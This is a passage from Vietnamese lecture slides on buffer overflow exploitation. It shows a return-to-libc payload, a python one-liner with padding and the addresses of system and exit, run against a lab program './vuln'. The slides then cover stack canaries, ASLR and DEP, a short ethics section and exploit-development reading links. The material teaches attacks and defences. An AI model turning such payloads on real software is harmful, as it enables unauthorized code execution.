Segmentation fault (core dumped)  
attt@ubuntu:~$
```

**Điều gì tiếp theo sau khi hàm
system() kết thúc?**

system → exit

0xbffff3c8

0xbffff3bc

0xbffff3a0

n	00		
.	/	w	i
c8	f3	ff	bf
e0	2f	e5	b7
60	f4	e5	b7
A	A	A	A
AAAAAA			
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A

exit
system

system → exit

- Đã không còn "Segmentation fault"!

```
attt@ubuntu: ~  
attt@ubuntu:~$ python -c 'print "A"*28 + "\x60\xfa\xe5\xb7" +  
"\xe0\x2f\xe5\xb7" + "\xc8\xf3\xff\xbf" + "./win"' | ./vuln  
&buf=0xbffff3a0  
You win!  
attt@ubuntu:~$
```

Hiểu rõ cấu trúc của Stack cho phép thực hiện "trở về" nhiều lần!

1

Ghi đề địa chỉ trở về

2

Trở về thư viện chuẩn

3

Chống khai thác lỗ
hổng tràn bộ đệm

Cơ chế bảo vệ

1. Chống (phát hiện) tràn stack, còn gọi là stack canary
2. Gây khó khăn cho việc viết mã khai thác bằng cách ngẫu nhiên hóa địa chỉ của dữ liệu, của hàm trong không gian địa chỉ
3. Ngăn chặn thực thi mã máy trên những vùng nhớ được đánh dấu là dữ liệu (Cấm thực thi dữ liệu)


2,3: Không chỉ áp dụng cho buffer overflow

Cơ chế bảo vệ


- ❑ **Compiler:** Stack Canary
- ❑ **Operating System:** ASLR = Address Space Layout Randomization
- ❑ **Hardware:** DEP = Data Execution Prevention (or NX = No Execute)


Stack Canary

Classic Linux process memory layout



Modern Linux process memory layout





Quy tắc đạo đức

- Bạn và công ty của bạn phải chịu trách nhiệm cho những đoạn mã bạn viết ra
- Cả bạn và công ty của bạn phải nỗ lực để cung cấp cho khách hàng những đoạn mã an toàn
- Bạn và công ty có nghĩa vụ vá những lỗ hổng được phát hiện

Tự học

1. Bộ bài tập khai thác lỗ hổng phần mềm
2. Massimiliano Tomassoli, No-merci, **Modern Windows Exploit Development**, Online:
<http://docs.alexomar.com/biblioteca/Modern%20Windows%20Exploit%20Development.pdf>
3. Mike Czumak, **Series of posts on Windows Exploit Development**, Online:
<https://www.securitysift.com/windows-exploit-development-part-1-basics/>

Tự học

- <https://reverseengineering.stackexchange.com/questions/15173/what-is-the-purpose-of-these-instructions-before-the-main-preamble>
- <https://stackoverflow.com/questions/38781118/why-is-gcc-generating-an-extra-return-address/38783034>